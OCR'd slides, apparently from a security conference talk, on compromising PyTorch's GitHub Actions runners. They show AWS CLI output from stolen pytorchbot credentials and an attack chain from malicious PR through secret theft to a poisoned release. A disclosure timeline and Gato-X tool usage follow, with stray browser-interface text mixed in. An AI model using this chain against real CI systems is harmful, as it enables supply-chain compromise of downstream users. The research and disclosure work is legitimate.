
```
> aws sts get-caller-identity --profile pytorch2
{
    "UserId": "AIDAJQKDBETG6L4LQFDTC",
    "Account": "749337293305",
    "Arn": "arn:aws:iam::749337293305:user/pytorchbot"
}
```

Significant privileges in the PyTorch AWS Account




```
> aws s3 ls s3://pytorch --profile pytorch2
                           PRE ./
                           PRE /
                           PRE AWSLogs/
                           PRE cflogs/
                           PRE data/
                           PRE demos/
                           PRE examples/
                           PRE ghlogs/
                           PRE h5models/
                           PRE html-test/
                           PRE libtorch/
                           PRE logs/
                           PRE models/
                           PRE nestedtensor/
                           PRE nightly_logs/
                           PRE posters/
                           PRE pytorch-test/
                           PRE test_data/
                           PRE torchaudio/
                           PRE torchmultimodal/
                           PRE torchrl/
                           PRE torchtext/
                           PRE tutorial/
                           PRE vision_tests/
                           PRE whl/
2022-02-28 11:45:44          0 helloworld.txt
2016-11-23 14:19:22    3443573 legacy_modules.t7
2017-02-09 13:58:20      10240 legacy_serialized.pt
2018-11-19 02:06:04   52990736 nccl_2.3.7-1+cuda10.0_x86_64.txz
2018-11-19 02:05:35   52835296 nccl_2.3.7-1+cuda9.0_x86_64.txz
```

Identified PyTorch releases



```
> aws s3 ls s3://pytorch/whl/cu118/ --profile pytorch2
                           PRE certifi/
                           PRE charset-normalizer/
                           PRE cmake/
                           PRE colorama/
                           PRE filelock/
                           PRE idna/
                           PRE jinja2/
                           PRE lit/
                           PRE markupsafe/
                           PRE mpmath/
                           PRE networkx/
                           PRE numpy/
                           PRE packaging/
                           PRE pillow/
                           PRE pytorch-triton-rocm/
                           PRE requests/
                           PRE sympy/
                           PRE torch-cuda80/
                           PRE torch-model-archiver/
                           PRE torch-tb-profiler/
                           PRE torch/
                           PRE torchaudio/
                           PRE torchcsprng/
                           PRE torchdata/
                           PRE torchrec-cpu/
                           PRE torchrec/
                           PRE torchserve/
                           PRE torchtext/
                           PRE torchvision/
                           PRE tqdm/
                           PRE triton/
                           PRE typing-extensions/
                           PRE urllib3/
2023-08-09 22:43:55       1541 index.html
2023-03-14 11:11:07 2267273546 torch-2.0.0+cu118-cp310-cp310-linux_x86_64.whl
2023-03-14 11:11:08 2611295193 torch-2.0.0+cu118-cp310-cp310-win_amd64.whl
2023-03-14 11:11:19 2267290084 torch-2.0.0+cu118-cp311-cp311-linux_x86_64.whl
```


New Incognito Tab
New Incognito Tab
py
Incognito (3)
Relaunch to update
Cornell CS Ch
All Bookmarks
py - Google Search
pytorch logo
pytorch github
pytorch logowhite
pythagorean theorem
pytorch/pytorch: Tensors and Dynamic neural networks in Python with strong GPU acceleration - github.com/pytorch/pytorch
Pull requests · pytorch/pytorch - github.com/pytorch/pytorch/pulls?q=
Workflow runs · pytorch/pytorch - github.com/pytorch/pytorch/actions

won't change how data is collected by websites you visit and the services they use, including Google. Downloads, bookmarks and reading list items will be saved. Learn more


Chrome won't save:

- Your browsing history
- Cookies and site data
- Information entered in forms

Your activity might still be visible to:

- Websites you visit
- Your employer or school
- Your internet service provider

Block third-party cookies
When on, sites can't use cookies that track you across the web. Features on some sites may break.



PyTorch
download.pytorch.org/whl/cp
pytorch.org
Join us in Silicon Valley September 18-19
PyTorch
Learn
Ecosystem
Edge
Docs

PyTorch


GET STARTED

Choose Your Path: Install PyTorch Locally or Launch Instantly on Supported Cloud Platforms

```
pip3 install torch torchvision torchaudio --index-url https://download.pytorch.org/whl/cpu
```



```
> aws s3 ls s3://pytorch/whl/cu118/ --profile pytorch2
                           PRE certifi/
                           PRE charset-normalizer/
                           PRE cmake/
                           PRE colorama/
                           PRE filelock/
                           PRE idna/
                           PRE jinja2/
                           PRE lit/
                           PRE markupsafe/
                           PRE mpmath/
                           PRE networkx/
                           PRE numpy/
                           PRE packaging/
                           PRE pillow/
                           PRE pytorch-triton-rocm/
                           PRE requests/
                           PRE sympy/
                           PRE torch-cuda80/
                           PRE torch-model-archiver/
                           PRE torch-tb-profiler/
                           PRE torch/
                           PRE torchaudio/
                           PRE torchcsprng/
                           PRE torchdata/
                           PRE torchrec-cpu/
                           PRE torchrec/
                           PRE torchserve/
                           PRE torchtext/
                           PRE torchvision/
                           PRE tqdm/
                           PRE triton/
                           PRE typing-extensions/
                           PRE urllib3/
2023-08-09 22:43:55       1541 index.html
2023-03-14 11:11:07 2267273546 torch-2.0.0+cu118-cp310-cp310-linux_x86_64.whl
2023-03-14 11:11:08 2611295193 torch-2.0.0+cu118-cp310-cp310-win_amd64.whl
2023-03-14 11:11:19 2267290084 torch-2.0.0+cu118-cp311-cp311-linux_x86_64.whl
```



</>
Open Typo Fix PR
PR Merged
Submit Malicious PR
Linux Runner Persistence
jenkins-worker-rocm Persistence
Windows Persistence
Steal AWS Secrets from Runner Filesystem
Enumerate Key Permissions
Steal GITHUB_TOKEN from subsequent build
Create Feature Branch
Modify Release
Trigger Additional Workflow with Repository Dispatch
Steal Additional Secrets
Steal PyTorchbot AWS Secrets
Upload malicious PyTorch release to S3 buckket
Modify Release
Steal pytorchbot and pytorchupdatebot PATs
Modify PyTorch Dependencies
Access Internal Pytorch Org Repos
Create Malicious PR and Merge to Main
COMPROMISE PYTORCH USERS
Key
Demonstrated Action
Not Demonstrated Action


Disclosure

August 9, 2023	Report submitted to Meta Bug Bounty
August 10	Report sent to “appropriate product team”
September 8th	We reached out to Meta to provide an update
September 12th	Meta said there is no update to provide
October 16th	Meta said they consider the issue mitigated
October 16th	We responded saying the issue was not fully mitigated
November 1st	We reached out to Meta, asking for another update
November 21st	Meta responded, saying they reached out to someone else to provide an update
December 7th	We send strongly worded email to Meta expressing remediation concerns, leading to back-and-forth
December 15th	Meta awarded $5,000 bounty and offered a call to discuss remediation

Is there an easier way?

GATO-X

We spent hours preparing our proof-of-concepts.
Gato-X automates the entire runner takeover attack.





Fix Typo

Run Gato-X


Get Shell

Learn Approval is Required





Available at: https://github.com/AdnaneKhan/gato-x



```
┌──(venv)-(kali㉿kali)-[~/Tools/gato-x]
└─$ GH_TOKEN=`cat enum_tok.txt` gato-x e -r gatoxtest/BH_DC_2024Demo
```

Now, it’s your turn.

What other TTPs are available during GitHub Actions post-exploitation?

Build Poisoning - like SolarWinds, but at Scale

Persist on Runner

Modify Source or Scripts During Builds

Build Artifacts Poisoned

